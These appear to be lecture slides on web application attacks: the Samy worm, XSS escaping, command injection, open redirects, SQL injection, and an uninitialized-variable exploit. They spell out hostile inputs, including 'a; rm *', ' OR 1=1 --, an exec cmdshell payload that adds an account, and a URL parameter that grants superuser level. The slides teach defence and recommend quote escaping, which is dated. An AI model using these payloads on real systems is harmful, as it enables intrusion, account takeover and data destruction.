- Everybody who visits an infected page, becomes infected and adds "samy" as a friend and hero
- 5 hours later "samy"

  has 1,005,831 friends
  - Was adding 1,000 friends per second at its peak

Preventing Cross-Site Scripting

- Need to prevent injection of scripts into HTML. This is difficult!
- Preprocess any input from user before using it inside HTML
  - In PHP, htmlspecialchars(string) will replace all special characters with their HTML codes
    - ` becomes &#039;
    - " becomes &quot;
    - & becomes &amp;
  - In ASP.NET, Server.HtmlEncode(string)

Inadequate Input Validation

- http://victim.com/copy.php?name=username
- copy.php includes

  Supplied by the user!

  system("cp temp.dat $name.dat")
- User calls

  http://victim.com/copy.php?name="a; rm *"
- copy.php executes

  system("cp temp.dat a; rm *");

URL Redirection

- http://victim.com/cgi-bin/loadpage.cgi?page=url
  - Redirects browser to url
  - Commonly used for tracking user clicks; referrals
- Phishing website puts

  http://victim.com/

  cgi-bin/loadpage.cgi?page=phish.com
- Everything looks Ok (the link is indeed pointing to victim.com), but user ends up on phishing site!

User Data in SQL Queries

- set UserFound=execute(

  SELECT * FROM UserTable WHERE

  username=' " & form("user") & " ' AND

  password=' "   & form("pwd") & " ' ");
  - User supplies username and password, this SQL query checks if user/password combination is in the database
- If not UserFound.EOF

  Authentication correct

  else Fail

Only true if the result of SQL query is not empty, i.e., user/pwd is in the database

SQL Injection

Always true!

- User gives username ′ OR 1=1 --
- Web server executes query

```
set UserFound=execute(
     SELECT * FROM UserTable WHERE
     username=′ ′ OR 1=1 -- ... );
```

Everything after -- is ignored!

- This returns the entire database!
- UserFound.EOF is always false; authentication is always “correct”

It Gets Better

- User gives username

```
′ exec cmdshell  ′net user badguy badpwd′ / ADD --
```

- Web server executes query

```
set UserFound=execute(
     SELECT * FROM UserTable WHERE
     username=′ ′ exec … -- … );
```

- Creates an account for badguy on DB server
- Fix: always escape user-supplied arguments
  - Convert ′ into \′

Uninitialized Inputs

```
/* php-files/lostpassword.php */
for ($i=0; $i<=7; $i++)
    $new_pass .= chr(rand(97,122))
…
$result = dbquery("UPDATE ".$db_prefix."users
   SET user_password=md5('$new_pass')
   WHERE user_id='".$data['user_id']." ' ");
```

Creates a password with 7 random characters, assuming $new_pass is set to NULL

SQL query setting password in the DB

In normal execution, this becomes

```
UPDATE users SET user_password=md5('????????')
WHERE user_id='userid'
```

Exploit

User appends this to the URL:

&new_pass=badPwd%27%29%2c

user_level=%27103%27%2cuser_aim=%28%27

This sets $new_pass to badPwd'), user_level='103', user_aim=('

SQL query becomes

```
UPDATE users SET user_password=md5('BadPwd')
          user_level='103', user_aim=('???????')
WHERE user_id='userid'
```

User's password is set to 'badPwd'

… with superuser privileges

SQL Injection in the Real World

- "A programming error in the University of Southern California's online system for accepting applications from prospective students left the personal information of as many as 280,000 users publicly accessible… The vulnerability in USC's online Web application system is a relatively common and well-known software bug, known as database injection or SQL injection"
  - SecurityFocus, July 6, 2005